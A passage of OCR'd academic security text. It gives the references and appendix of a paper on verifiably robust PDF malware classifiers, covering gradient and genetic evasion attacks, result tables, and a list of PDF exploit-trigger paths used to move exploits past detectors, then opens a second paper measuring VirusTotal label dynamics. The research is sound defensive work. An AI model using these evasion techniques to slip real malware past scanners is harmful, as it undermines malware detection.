[17] H. Dai, H. Li, T. Tian, X. Huang, L. Wang, J. Zhu, and L. Song. Adversarial attack on graph structured data. *arXiv preprint arXiv:1806.02371*, 2018.

[18] H. Dang, Y. Huang, and E.-C. Chang. Evading classifiers by morphing in the dark. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 119–133. ACM, 2017.

[19] T. Dreossi, S. Jha, and S. A. Seshia. Semantic adversarial deep learning. *arXiv preprint arXiv:1804.07045*, 2018.

[20] S. Dutta, S. Jha, S. Sankaranarayanan, and A. Tiwari. Output range analysis for deep feedforward neural networks. In *NASA Formal Methods Symposium*, pages 121–138. Springer, 2018.

[21] K. Dvijotham, S. Gowal, R. Stanforth, R. Arandjelovic, B. O'Donoghue, J. Uesato, and P. Kohli. Training verified learners with learned verifiers. *arXiv preprint arXiv:1805.10265*, 2018.

[22] K. Dvijotham, R. Stanforth, S. Gowal, T. Mann, and P. Kohli. A dual approach to scalable verification of deep networks. *arXiv preprint arXiv:1803.06567*, 2018.

[23] R. Ehlers. Formal verification of piece-wise linear feed-forward neural networks. *15th International Symposium on Automated Technology for Verification and Analysis*, 2017.

[24] M. Fischetti and J. Jo. Deep neural networks as 0-1 mixed integer linear programs: A feasibility study. *arXiv preprint arXiv:1712.06174*, 2017.

[25] T. Gehr, M. Mirman, D. Drachsler-Cohen, P. Tsankov, S. Chaudhuri, and M. Vechev. Ai 2: Safety and robustness certification of neural networks with abstract interpretation. In *IEEE Symposium on Security and Privacy (SP)*, 2018.

[26] I. Goodfellow, J. Shlens, and C. Szegedy. Explaining and harnessing adversarial examples. In *International Conference on Learning Representations (ICLR)*, 2015.

[27] S. Gowal, K. Dvijotham, R. Stanforth, R. Bunel, C. Qin, J. Uesato, T. Mann, and P. Kohli. On the effectiveness of interval bound propagation for training verifiably robust models. *arXiv preprint arXiv:1810.12715*, 2018.

[28] K. Grosse, N. Papernot, P. Manoharan, M. Backes, and P. McDaniel. Adversarial perturbations against deep neural networks for malware classification. *arXiv preprint arXiv:1606.04435*, 2016.

[29] W. Guo, D. Mu, J. Xu, P. Su, G. Wang, and X. Xing. Lemna: Explaining deep learning based security applications. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 364–379. ACM, 2018.

[30] W. Hu and Y. Tan. Generating adversarial malware examples for black-box attacks based on gan. *arXiv preprint arXiv:1702.05983*, 2017.

[31] X. Huang, M. Kwiatkowska, S. Wang, and M. Wu. Safety verification of deep neural networks. In *International Conference on Computer Aided Verification (CAV)*, pages 3–29. Springer, 2017.

[32] I. Incer, M. Theodorides, S. Afroz, and D. Wagner. Adversarially robust malware detection using monotonic classification. In *Proceedings of the Fourth ACM International Workshop on Security and Privacy Analytics*, pages 54–63. ACM, 2018.

[33] A. Kantchelian, J. Tygar, and A. Joseph. Evasion and hardening of tree ensemble classifiers. In *International Conference on Machine Learning*, pages 2387–2396, 2016.

[34] G. Katz, C. Barrett, D. L. Dill, K. Julian, and M. J. Kochenderfer. Reluplex: An efficient smt solver for verifying deep neural networks. In *International Conference on Computer Aided Verification (CAV)*, pages 97–117. Springer, 2017.

[35] A. Kurakin, I. Goodfellow, and S. Bengio. Adversarial machine learning at scale. *arXiv preprint arXiv:1611.01236*, 2016.

[36] P. Laskov et al. Practical evasion of a learning-based classifier: A case study. In *Security and Privacy (SP), 2014 IEEE Symposium on*, pages 197–211. IEEE, 2014.

[37] A. Lomuscio and L. Maganti. An approach to reachability analysis for feed-forward relu neural networks. *arXiv preprint arXiv:1706.07351*, 2017.

[38] D. Lowd and C. Meek. Adversarial Learning. In *Proceedings of the eleventh ACM SIGKDD international conference on Knowledge discovery in data mining*, pages 641–647. ACM, 2005.

[39] A. Madry, A. Makelov, L. Schmidt, D. Tsipras, and A. Vladu. Towards deep learning models resistant to adversarial attacks. *International Conference on Learning Representations (ICLR)*, 2018.

[40] D. Maiorca, I. Corona, and G. Giacinto. Looking at the bag is not enough to find the bomb: an evasion of structural methods for malicious pdf files detection. In *Proceedings of the 8th ACM SIGSAC symposium on Information, computer and communications security*, pages 119–130. ACM, 2013.

[41] M. Mirman, T. Gehr, and M. Vechev. Differentiable abstract interpretation for provably robust neural networks. In *International Conference on Machine Learning (ICML)*, pages 3575–3583, 2018.

[42] N. Papernot, P. McDaniel, I. Goodfellow, S. Jha, Z. B. Celik, and A. Swami. Practical black-box attacks against machine learning. In *Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security*, pages 506–519. ACM, 2017.

[43] N. Papernot, P. McDaniel, X. Wu, S. Jha, and A. Swami. Distillation as a defense to adversarial perturbations against deep neural networks. *arXiv preprint arXiv:1511.04508*, 2015.

[44] A. Raghunathan, J. Steinhardt, and P. Liang. Certified defenses against adversarial examples. *International Conference on Learning Representations (ICLR)*, 2018.

[45] A. Raghunathan, J. Steinhardt, and P. S. Liang. Semidefinite relaxations for certifying robustness to adversarial examples. In *Advances in Neural Information Processing Systems*, pages 10900–10910, 2018.

[46] J. Saxe and K. Berlin. Deep neural network based malware detection using two dimensional binary program features. In *Malicious and Unwanted Software (MALWARE), 2015 10th International Conference on*, pages 11–20. IEEE, 2015.

[47] C. Smutz and A. Stavrou. Malicious pdf detection using metadata and structural features. In *Proceedings of the 28th annual computer security applications conference*, pages 239–248. ACM, 2012.

[48] N. Šrndic and P. Laskov. Detection of malicious pdf files based on hierarchical document structure. In *Proceedings of the 20th Annual Network & Distributed System Security Symposium*, pages 1–16. Citeseer, 2013.

[49] C. Szegedy, W. Zaremba, I. Sutskever, J. Bruna, D. Erhan, I. Goodfellow, and R. Fergus. Intriguing properties of neural networks. *International Conference on Learning Representations (ICLR)*, 2013.

[50] V. Tjeng, K. Xiao, and R. Tedrake. Evaluating robustness of neural networks with mixed integer programming. *arXiv preprint arXiv:1711.07356*, 2017.

[51] L. Tong, B. Li, C. Hajaj, C. Xiao, N. Zhang, and Y. Vorobeychik. Improving robustness of ml classifiers against realizable evasion attacks using conserved features. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 285–302, 2019.

[52] D. Wagner and P. Soto. Mimicry attacks on host-based intrusion detection systems. In *Proceedings of the 9th ACM Conference on Computer and Communications Security*, pages 255–264. ACM, 2002.

[53] S. Wang, Y. Chen, A. Abdou, and S. Jana. Mixtrain: Scalable training of formally robust neural networks. *arXiv preprint arXiv:1811.02625*, 2018.

[54] S. Wang, Y. Chen, A. Abdou, and S. Jana. Enhancing gradient-based attacks with symbolic intervals. *arXiv preprint arXiv:1906.02282*, 2019.

[55] S. Wang, K. Pei, W. Justin, J. Yang, and S. Jana. Efficient formal safety analysis of neural networks. *Advances in Neural Information Processing Systems (NIPS)*, 2018.

[56] S. Wang, K. Pei, W. Justin, J. Yang, and S. Jana. Formal security analysis of neural networks using symbolic intervals. *27th USENIX Security Symposium*, 2018.

[57] T.-W. Weng, H. Zhang, H. Chen, Z. Song, C.-J. Hsieh, D. Boning, I. S. Dhillon, and L. Daniel. Towards fast computation of certified robustness for relu networks. *arXiv preprint arXiv:1804.09699*, 2018.

[58] E. Wong and Z. Kolter. Provable defenses against adversarial examples via the convex outer adversarial polytope. In *International Conference on Machine Learning*, pages 5283–5292, 2018.

[59] E. Wong, F. Schmidt, J. H. Metzen, and J. Z. Kolter. Scaling provable adversarial defenses. *Advances in Neural Information Processing Systems (NIPS)*, 2018.

[60] W. Xu. PDF-Malware-Parser for EvadeML. `https://github.com/mzweilin/PDF-Malware-Parser`.

[61] W. Xu, Y. Qi, and D. Evans. Automatically Evading Classifiers. In *Proceedings of the 2016 Network and Distributed Systems Symposium*, 2016.

[62] X. Zhang and D. Evans. Cost-Sensitive Robustness against Adversarial Examples. *arXiv preprint arXiv:1810.09225*, 2018.

A Appendix

A.1 VRA for Ensemble Classifiers

A.1.1 Ensemble A+B VRA

Property A. A test PDF is verified to be safe within property A, if *all* the possible subtree deletion with distance one is safe. Therefore, for each interval representing one subtree deletion, we require that *any* of the corresponding two subtree deletion is classified as malicious.

Property B. Property B is the provable robustness property of Ensemble A+B. If any mutated PDF is generated by inserting one arbitrary subtree to a malicious PDF, it has the same classification result as the malicious PDF seed. Therefore, we use the test accuracy of malicious PDFs as the VRA for property B.

Property C. A test PDF is verified to be safe within property C, if *all* the possible subtree deletion with distance two is safe. Therefore, for each interval representing two subtree deletion, we require that *any* of the corresponding three subtree deletion is classified as malicious.

Property D. A test PDF is verified to be safe within property D, if *all* the possible subtree insertion at distance 41 is safe. Therefore, we test whether *any* interval representing 40 subtree insertion on a malicious test PDF can be classified as malicious.

Property E. A test PDF is verified to be safe within property E, if *all* the possible subtree insertion in the entire feature space is safe. Therefore, we test whether *any* interval representing all-but-one (41) subtree insertion on a malicious test PDF can be classified as malicious.

A.1.2 Ensemble D VRA

Property A and C. A test PDF is verified to be safe for a deletion property, if *any* subtree after some deletion is classified as malicious. Therefore, for each test PDF, we check whether any interval representing the lower bound of all zeros and the upper bound of the original subtree can be classified as malicious.

Property B, D and E. A test PDF is verified to be safe for a insertion property, if *any* subtree *after some insertion* is classified as malicious. There are two categories. If the inserted subtree does not exist, the interval is from all zeros and all ones for that subtree. If the inserted subtree already exists, the interval bound is from the original subtree features to all ones. We check if any of these intervals can be classified as malicious for all possible insertions.

A.2 ERA under Bounded Gradient Attack

Table 8 shows precision, recall of the models on the left side, and the ERA under gradient attacks bounded by robustness properties on the right side. All verifiably robust models maintain high precision and recall. The ERA values of the models are higher than the corresponding VRA values in Table 4.

A.3 Unrestricted Gradient Attack Result

A.3.1 ERA




Figure 6: Unrestricted gradient attack against baseline models.




Figure 7: Unrestricted gradient attack against our verifiably robust models.

Figure 6 shows the ERA of the Baseline NN and adversarially retrained models against unrestricted gradient attack. Most adversarially retrained models perform similar to the Baseline NN. Adv Retrain A+B is most robust among them according to the ERA curve. The ERA drops more slowly as the L_0 distance increases compared to the other models.

Figure 7 shows the ERA of verifiably robust models against unrestricted gradient attack. Robust A+B performs the best among them, maintaining 7.38% ERA after 200,000 attack iterations.

A.3.2 Convergence




Figure 8: The ERA of three models converges against the unrestricted gradient attack.

We run the unrestricted gradient attack for 200,000 iterations, and plot the ERA for the first 50,000 iterations.

Model	Precision (%)	Recall (%)	Trained Prop.	Estimated Robust Accuracy (VRA, %) against Bounded Gradient Attacker: Property A Distance: 1 **Subtree Del.**	Property B Distance: 1 **Subtree Ins.**	Property C Distance: 2 **Subtree Del.**	Property D Distance: 41 **Subtree Ins.**	Property E Distance: 42 **Subtree Ins.**
Baseline NN	99.94	99.97	None	98.51	0	88.44	0	0
Adv Retrain A	99.94	99.97	A	99.53	0	88.2	0	0
Adv Retrain B	99.94	99.97	B	89.26	9.57	60.91	14.93	14.58
Adv Retrain C	99.91	99.97	C	99.47	0	91.43	0	0
Adv Retrain D	99.91	99.97	D	97.51	0	61.18	0	0
Adv Retrain A+B	99.88	99.97	A,B	99.8	84.6	91.42	87.3	94.7
Ensemble A+B*	99.97	99.97	A,B	99.5	0	20.19	0	0
Ensemble D*	99.94	99.97	D	99.24	0	88.17	0	0
Robust A	99.74	99.97	A	99.85	0	99.53	0	0
Robust B	99.54	99.97	B	50.06	99.97	27.61	0	0
Robust C	99.19	100	C	99.94	0	99.82	0	0
Robust D	98.23	99.94	D	66.28	99.94	22.34	99.91	99.91
Robust E	98.51	99.97	E	67.1	99.27	19.15	99.27	99.27
Robust A+B	99.57	99.97	A,B	99.77	99.97	91.04	0	0
Robust A+B+E	98.54	99.97	A,B,E	99.56	99.91	90.66	99.21	99.21

Table 8: The estimated robust accuracy (ERA) against bounded gradient attacker, computed from 3,461 testing PDF malware, over five robustness properties. *We run bounded gradient attack against the base learner of ensemble models.

Figure 8 shows that the unrestricted gradient attack converges for Adv Retrain A+B, Robust D, and Robust A+B models. The ERA of Robust D model stays the same after 49,128 attack iterations, and the ERA of Robust D A+B model stays the same after 60 attack iterations. For Adv Retrain A+B, the ERA only decreases very slowly between 30,000 and 200,000 iterations.

A.4 Real PDFs from Unrestricted Gradient Attack

Within the 3,416 evasive PDF vectors, we convert 495 of them back to real PDFs, i.e., those with network signature that can be detected by the cuckoo sandbox. Then, we measure the ERA for features extracted from the real PDFs as the 3rd column in Table 9. Furthermore, we check how many of these PDFs are still malicious using the cuckoo sandbox. Then we measure the ERA against the end-to-end attack that generates malicious PDFs, as the last column in Table 9.

Although the neural network models have an average of 0.62% ERA against evasive feature vectors, that increases to 35.23% if we enforce that they classify the corresponding PDF files. The average ERA further increases to 94.25% if we require that the generated PDFs are malicious.

For monotonic classifiers, the average ERA against evasive feature vectors is 0%, which increases to 100% if we require the corresponding evasive PDF to be malicious. This is because the MILP solver always finds the action that deletes the exploit to evade the monotonic property.

Model	ERA(%) Feature	PDFs	Malicious PDFs
Baseline NN	0	28.48	98.78
Adv Retrain A	0	7.88	92.93
Adv Retrain B	0	27.68	100
Adv Retrain C	0	8.48	92.53
Adv Retrain D	0	22.83	100
Adv Retrain A+B	0.6	39.39	100
Robust A	0	2.02	90.71
Robust B	0	88.28	100
Robust C	0	5.86	74.55
Robust D	0.03	58.38	99.6
Robust E	0	28.28	88.28
Robust A+B	7.38	99.8	100
Robust A+B+E	0	40.61	87.88
NN Models Average	0.62	35.23	94.25
Monotonic 10	0	32.73	100
Monotonic 100	0	0	100
Monotonic 1K	0	0	100
Monotonic 2K	0	0	100
Monotonic Average	0	8.18	100

Table 9: ERA according to feature vectors, corresponding PDFs, and corresponding malicious PDFs.

A.5 Genetic Evolution Attack

A.5.1 Fitness Function

To construct the fitness function for neural network, we take the output of softmax as the classification scores for malicious and benign classes, and compute $\log(benign) - \log(malicious)$. This helps prioritize PDF variants with very small prediction changes in the floating point number. When the fitness score reaches zero, the attack succeeds.

A.5.2 Two Improvement Strategies

First, we improve the effectiveness of insertion and replacement operations. Insertion and replacement use external genomes (subtrees) from benign PDFs. The original operations generate a lot of different PDF malware, but not as many different feature inputs to the neural network, because they don't affect valid Hidost paths in the feature space.




Figure 9: Trace length for enhanced evolutionary attack.




Figure 10: Trace length for adaptive evolutionary attacks.

Therefore, we use a trie to index the external benign genomes with valid feature paths. Given an insertion/replacement point in the PDF malware, we select a genome that shares the same prefix from the trie, to effectively change the input features to the neural network.

Second, we implement a more diverse selection strategy for every generation of the PDF variants. Diversity is crucial to avoid the evolutionary algorithm being stuck at premature convergence. We keep all the variants that survived from the previous generation, as in the original implementation. However, for those variants that are no longer malicious according to the cuckoo sandbox, we find replacement for them equally by three shares. The first share selects the best historical variant. The second share selects the historical variants with distinct highest fitness scores, since distinct scores show that the variants explored different mutation paths in the search space. The last share randomly selects from a pool of historical variants from the last four generations as well as the original seed, since randomness helps the search process explore more diverse paths that could lead to the solution.

A.5.3 Experiment Setup

Following Xu et al. [61], we use the same parameters for the attack: 48 variants as the size of the population for each generation, a maximum of 20 generations per PDF for each round, 0.0 fitness stop threshold, and 0.1 mutation rate. We select four PDFs with the most benign classification scores as the external benign genomes, containing a total of 42,629 PDF objects.

A.6 Trace Length of Evolutionary Attacks

Enhanced Evolutionary Attack. We measure the shortest mutation trace lengths needed to generate all the PDF variants. Figure 9 shows how ERA decreases as the length of mutation trace increases. The Baseline NN is the easiest to evade. One mutation drops the ERA to 0.4%. Two mutations are sufficient to evade the Baseline NN for all PDF seeds. The Adv Retrain A+B and Ensemble A+B models perform better than the Baseline NN. They can be evaded by up to 6 and 7 mutations respectively. The Robust A+B requires most number of mutations to evade compared to all other models. Robust A+B model has higher VRA in property C than the Ensemble A+B model (Table 4), which further increases the mutation trace length to evade the model. The attack needs 15 mutations to succeed in 63% of PDF seeds, and 43 mutations to succeed in all seeds for Robust A+B. Since we can verify that Robust A+B is robust against basic building block attack operations (insertions and deletions), unrestricted attacks consisting of the building block operations are harder to succeed.

Adaptive Evolutionary Attacks. We measure the mutation trace length to evade the three models: Monotonic 100, Robust A+B, and Robust A+B+E. The move exploit attack is very effective against the Monotonic 100 model. A single move operation can decrease the ERA of the model to 29.70%, e.g., moving the exploit from `/Root/OpenAction/JS` to `/Root/Pages/Kids/AA` . On the other hand, the scatter attack can reduce the median mutation trace length needed to evade Robust A+B from 11 to 8 compared to the nonadaptive version (Figure 9). The move and scatter combination attack can reduce the ERA of Robust A+B+E to 44% with up to 14 mutations.

A.7 Move Exploit

We use the static analyzer peepdf [6] and manual analysis to identify the following exploit triggers.

- `/Root/Pages/Kids/AA`
- `/Root/Names/JavaScript/Names`
- `/Root/OpenAction/JS`
- `/Root/StructTreeRoot/JS`

The move mutation operation identifies whether the PDF variant has object under one of the paths, then randomly selects one of the target paths to move the object to. Compared to the reverse mimicry, the move operation works much better by preserving many references (e.g., function names) in the same PDF.

Measuring and Modeling the Label Dynamics of Online Anti-Malware Engines



Shuofei Zhu[1], Jianjun Shi[1,2], Limin Yang[3]
Boqin Qin[1,4], Ziyi Zhang[1,5], Linhai Song[1], Gang Wang[3]
[1]*The Pennsylvania State University*
[2]*Beijing Institute of Technology*
[3]*University of Illinois at Urbana-Champaign*
[4]*Beijing University of Posts and Telecommunications*
[5]*University of Science and Technology of China*

Abstract

VirusTotal provides malware labels from a large set of anti-malware engines, and is heavily used by researchers for malware annotation and system evaluation. Since different engines often disagree with each other, researchers have used various methods to aggregate their labels. In this paper, we take a data-driven approach to categorize, reason, and validate common labeling methods used by researchers. We first survey 115 academic papers that use VirusTotal, and identify common methodologies. Then we collect the daily snapshots of VirusTotal labels for more than 14,000 files (including a subset of manually verified ground-truth) from 65 VirusTotal engines over a year. Our analysis validates the benefits of threshold-based label aggregation in stabilizing files' labels, and also points out the impact of poorly-chosen thresholds. We show that hand-picked "trusted" engines do not always perform well, and certain groups of engines are strongly correlated and should not be treated independently. Finally, we empirically show certain engines fail to perform in-depth analysis on submitted files and can easily produce false positives. Based on our findings, we offer suggestions for future usage of VirusTotal for data annotation.

1 Introduction

Online anti-malware scanning services such as VirusTotal [11] have been widely used by researchers and industrial practitioners. VirusTotal connects with more than 70 security vendors to provide malware scanning. Users (*e.g.*, researchers) can submit a file and obtain 70+ labels from different engines to indicate whether the file is malicious. This capability has been heavily used to annotate malware datasets and provide system evaluation benchmarks [23, 31, 35, 41, 49, 66, 69].

A common challenge of using VirusTotal is that different security engines often disagree with each other on whether a given file is malicious. This requires researchers to come up with a strategy to aggregate the labels to assign a single label to the file. In addition, recent works show that the labels of a given file could change over time [18, 41], which makes it even more difficult to infer the true label of the file.

As such, researchers have tried various methods to handle the label dynamics (*e.g.*, monitoring the labels for a few days) and aggregate the labels across engines (*e.g.*, setting a voting threshold). However, most of these approaches are based on intuitions and researchers' experiences, but lack quantifiable evidence and justifications. Recent efforts that try to measure the label dynamics of VirusTotal are often limited in measurement scale [57] or simply lack "ground-truth" [40], making it difficult to draw a complete picture.

In this paper, we take a data-driven approach to categorize, reason and validate the methodologies that researchers adopted to use VirusTotal for data annotation. Our efforts include (1) analyzing more than 100 research papers published in the past eleven years to categorize their data labeling methods using VirusTotal, and (2) running a measurement over a year to collect daily snapshots of VirusTotal labels for a large set of files from 65 engines. Our goal is to provide data-driven justifications for some of the existing labeling methods (if they are reasonable), and more importantly, identify questionable approaches and suggest better alternatives.

Our measurement follows two key principles. First, we use "fresh" files that are submitted to VirusTotal for the first time. This allows us to observe the label dynamics from the very beginning without being distracted by the files' previous history. Second, we track the fine-grained label dynamics by re-scanning the files daily. We construct a *main* dataset that contains 14,423 files and their daily labels of 65 engines for more than a year. This dataset is used to measure the label dynamics and the relationships between engines. Then to inspect the label "correctness" of engines, we construct smaller *ground-truth* datasets that contain manually-crafted and manually-verified malware and benign files (356 files). In total, we collected over 300 million data points.

First, we measure how often individual engines flip their labels on a given file over time. We find over 50% of the label flips are extremely short-lived, and will flip back quickly the next day (*i.e*, "hazard" flips). Label flips widely exist across

files and engines, and they do not necessarily disappear even after a year. Instead, we show that threshold-based label aggregation (*i.e.*, a file is malicious if $\geq t$ engines give malicious labels) is surprisingly effective in tolerating label dynamics if the threshold t is set properly. However, the most-commonly used $t = 1$ is not a good threshold.

Second, we model the relationships between different engines' labels, to examine the "independence" assumption made by existing works. By clustering engines based on their label sequences for the same files, we identify groups of engines with highly correlated or even identical labeling decisions. In addition, through a "causality" model, we identify engines whose labels are very likely to be influenced by other engines. Our results indicate that engines should not be weighted equally when aggregating their labels.

Third, we use the ground-truth data to inspect the labeling accuracy of engines, and find very uneven performance from different engines. Interestingly, the "perceived" high-reputation engines by existing works are not necessarily more accurate. A subset of engines (including certain high-reputation engines) tend to produce many false positives when the files are obfuscated. This indicates a lack of in-depth analysis from certain engines, and also poses a challenge to find a universally good method (and threshold) to aggregate labels.


Our contributions are summarized as the following:

- We survey 115 academic papers to categorize their methods to use VirusTotal for data labeling.
- We collect the daily snapshots of labels from 65 anti-malware engines for more than 14,000 files over a year. We use the dataset to reason and validate common methodologies for label aggregation. We release the dataset to benefit future research.
- We measure the potential impact introduced by the unstable and inconsistent labels. We identify questionable methodologies and offer suggestions to future researchers on the usage of VirusTotal.

2 Literature Survey: VirusTotal Usage

We start by surveying how researchers use VirusTotal for data annotation. We collect recent papers published in Security, Networking, Software Engineering, and Data Mining, and then categorize their data labeling methods. The goal is to set up the context for our measurements.

Collecting Research Papers. We collect conference papers by searching in Google Scholar with the keyword "VirusTotal". We only consider high-quality conference papers in peer-reviewed venues. In total, we identify 115 relevant papers published in the last eleven years (2008 – 2018). The authors either use VirusTotal to label their datasets [23, 31, 41, 49] or leverage the querying/scanning API of VirusTotal as a building block of their proposed systems [35, 66, 69].



(a) Conference (b) Publication Year (c) File Type

Figure 1: Characteristics of related papers. *Sec: Security, Net: Networking, SE: Software Engineering, and DS: Data Science.*

As shown in Figure 1(a), the vast majority of papers (84 out of 115) are published in security conferences (42 papers from the "big-four": S&P, CCS, USENIX Security, and NDSS). Figure 1(b) shows the upward trend of VirusTotal usage among researchers over time. As such, it is increasingly important to formulate a reliable method to use VirusTotal. In Figure 1(c), we categorize the papers based on the type of files/programs that the researchers are scanning, including Portable Executable (PE) files [16, 42, 70], Android APK [15, 23, 36], URL [73, 82], and others (Flash file, PDF) [20, 31, 74, 79]. We find that PE is the most popular file type.

VirusTotal Scanning APIs. VirusTotal provides *file scanning* and *URL scanning* services. Its scanning interface connects with more than 70 security vendors. These security vendors either share their scanning engines for VirusTotal to deploy (as a software package) or provide the online scanning APIs that accept file submissions. To use the VirusTotal API to label a file, users can submit the file to VirusTotal, and VirusTotal returns the scanning results from the 70 vendors (the returned labels could be "malicious" or "benign", indicated by the "detected" field in VirusTotal responses).

It is known that VirusTotal and its third-party vendors keep updating their anti-malware engines, and thus the labels of a given file may change over time. Given a file will receive labels from multiple engines, it is not uncommon for the engines to disagree with each other. For these reasons, researchers often need to aggregate/process the results to generate a single label for the given file (*i.e.*, labeling method).

How Researchers Aggregate the Labels. By manually analyzing these 115 papers[1], we find that 22 papers have used VirusTotal but do not clearly describe their data processing methods. As such, we use the rest 93 papers to categorize the mainstream data labeling approaches. A summary is shown in Table 1. Note that different categories may overlap.

First, threshold-based method. Most papers (82 out of 93) use a threshold t to determine whether a file is malicious or benign. If t or more engines return a "malicious" label, then the file is labeled as malicious. Here t can be an absolute number or a ratio of engines. 50 papers set $t = 1$: a file is malicious if at least one engine thinks it is malicious [51, 60, 72, 73, 78, 81]. For 24 papers, t is set to be larger than one. Another eight papers set t as a ratio [14, 29, 30, 48, 58,

[1]The full paper list is available under the following link: https://sfzhu93.github.io/projects/vt/paper-list.html.

Table 1: Summary of related papers. *We select 5 representative papers for each category. Different categories may overlap.*

Data labeling		# Papers	Representative Papers
Threshold	$t = 1$	50	[60, 62, 72, 73, 78]
	$1 < t < 5$	9	[39, 44, 47, 64, 76]
	$t \geq 5$	15	[24, 42, 43, 46, 75]
	$t < 50\%$	4	[48, 58, 74, 87]
	$t \geq 50\%$	4	[14, 29, 30, 84]
Reputable Subset		10	[15, 22, 27, 84, 85]
No Aggregation		10	[34, 50, 53, 54, 80]
Dynamic Label Analysis		11	[34, 41, 58, 67, 73]

74, 84, 87]. We only find a few papers that set an aggressive threshold. For example, two papers set $t = 40$ [18, 46]. Four papers [14, 29, 30, 84] set the threshold as 50% of the engines.

Second, selecting high-reputation engines. In ten papers, the authors think that different engines are not equally trustworthy. As such, the authors hand-picked a small set of engines that are believed to have a good reputation. However, the high-reputation set is picked without a clear criterion, and the set is different in different papers. For example, Chandramohan et al. [22] only consider five engines' results. Only two of the five engines appear in Arp et al. [15]'s trusted set.

Third, no aggregation. Ten papers directly use VirusTotal's results to build their own system or as their comparison baselines. For example, Graziano et al. [34] use VirusTotal's detection rate as one of their features to train their system. For the rest nine papers, the authors submit samples to VirusTotal, to show their detection techniques outperform VirusTotal engines [53, 80], or to confirm that they have identified important security issues [19, 50, 56], or to demonstrate the effectiveness of malware obfuscations [25, 52, 54, 86].

How Researchers Handle the Label Changes. Surprisingly, the vast majority of the papers (104/115) only take one single snapshot of the scanning results without considering the dynamic changes of labels. A small number of papers consider the potential label changes, and decide to wait for some time before using the labels [18, 58, 73]. The waiting time varies from ten days [58] to more than two years [18]. Others submit the files multiple times to see the differences [25, 41, 67, 79, 83].

Our Goals Our literature survey has two takeaways. First, most researchers use a simple threshold or a trusted set of vendors to determine if a file is malicious. The threshold and trusted set are usually hand-picked without validating the rationality of choices. Second, most researchers only take one snapshot of VirusTotal results, failing to consider possible result changes. In this paper, we seek to run empirical measurements on label dynamics to provide justifications for some of the existing labeling methods. More importantly, we want to identify potentially questionable approaches and propose better alternatives. Several works are related to ours. We briefly discuss the differences.

Closely Related Works. Peng et al. [57] examined the URL scanning engines of VirusTotal for phishing URL detection (data over a month). Our work focuses on anti-malware engines (*i.e.*, file scanning) over a long time (a year). We show anti-malware engines have different/contradicting characteristics compared to URL engines (details provided later).

Kantchelian et al. [40] proposed a machine learning model to aggregate VirusTotal labels. However, they assumed VirusTotal engines are independent of each other, for which we show contradicting evidence in this paper. In addition, the data collection method of [40] is different (*e.g.*, file re-scanning frequency is not controlled), which lost the opportunity to observe fine-grained label dynamics. Finally, [40] did not have real ground-truth for the malware dataset, and assumed VirusTotal labels become stable after a file is submitted to VirusTotal for four weeks (for which we have different observations). Compared with [40], our unique contribution is that we identify previously unknown dynamic patterns (*e.g.*, hazard label flips), measure the "influence" among vendors, and provide simpler suggestions for researchers.

Other Related Works. In addition to malware scanning, VirusTotal also provides malware family information for known malware samples. Researchers found that different VirusTotal engines may attribute the same malware to different malware families [37, 55, 63]. One existing work measured the correctness and inconsistency of malware family names based on a manually labeled dataset [55]. Other works aim to assign a family name to a malware sample by aggregating the family names reported by different VirusTotal engines [37, 63]. These works looked into a different aspect of VirusTotal engines compared to ours. More importantly, their analysis was based on a single snapshot of VirusTotal scan, and did not consider the possible changes of VirusTotal labels and malware family names over time.

3 Data Collection

To achieve the above goal, we need to capture the dynamic label changes of different engines over a long period of time. Our measurement follows two main principles. First, we choose "fresh" files for our study, *i.e.*, files that are submitted to VirusTotal for the first time. This allows us to observe the label dynamics from the very beginning without being distracted by the files' previous histories. Second, to observe the fine-grained changes, we leverage the `rescan` API to trigger the VirusTotal engines to analyze our files every day. Then we use the `report` API to query the latest scanning results every day. Table 2 summarizes all the datasets we collected.

Table 2: Dataset summary. *U: Unlabeled, M: Malware, B: Benign.*

Dataset	# Files	Type	Observation Period	# Days
Main	14,423	U	08/2018 – 09/2019	396
Malware-I	60	M	06/2019 – 09/2019	105
Malware-II	60	M	06/2019 – 09/2019	97
Benign-I	80	B	06/2019 – 09/2019	93
Benign-II	156	B	07/2019 – 09/2019	70

3.1 Main Dataset

